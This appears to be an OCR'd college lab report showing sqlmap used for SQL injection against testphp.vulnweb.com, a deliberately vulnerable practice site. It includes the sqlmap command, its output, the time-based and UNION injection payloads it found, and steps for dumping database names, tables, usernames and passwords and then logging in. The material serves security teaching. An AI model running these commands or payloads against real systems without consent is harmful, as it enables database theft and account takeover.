





Using SQLMAP to test a website for SQL Injection vulnerability:


- **Step 1: List information about the existing databases**





apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
[*] ending @ 10:39:27 /2025-07-24/
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
{1.6.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:41:40 /2025-07-24/
[10:41:43] [INFO] testing connection to the target URL
[10:41:44] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:41:44] [INFO] testing if the target URL content is stable
[10:41:45] [INFO] target URL content is stable
[10:41:45] [INFO] testing if GET parameter 'cat' is dynamic



apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
Payload: cat=1 AND (SELECT 6185 FROM (SELECT(SLEEP(5)))nyeR)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767a71,0x59615a4b444f655656654f7a537865486c587044706c427145767572697168484 66f6c4543537751,0x7171707671),NULL,NULL,NULL,NULL-- -
---
[10:46:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[10:46:54] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[10:46:54] [INFO] fetched data logged to text files under '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:46:54] [WARNING] your sqlmap version is outdated
[*] ending @ 10:46:54 /2025-07-24/
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$


Step 2: List information about Tables present in a particular Database






Step 3: well now we get the name of the table in the web application database, both the next step is to find the column in the database users.







Step 4: now we will look for the username that is in the database acuart table users column uname using the following command





Step 5: now we will look for the username that is in the database acuart table users column pass using the following command.





Step 6: now we will try to log in or log in using the existing username and password.





Conclusion: In This Experiment we have studied that how To demonstrate SQL Injection using SQLMap

PARSHVANATH CHARITABLE TRUST'S
A. P. SHAH INSTITUTE OF TECHNOLOGY
Department of Information Technology
(NBA Accredited)


Academic Year: 2025-26
Semester: III
Class / Branch: SE IT
Subject: ADL
Name of Instructor: Prof.Vishal Badgujar

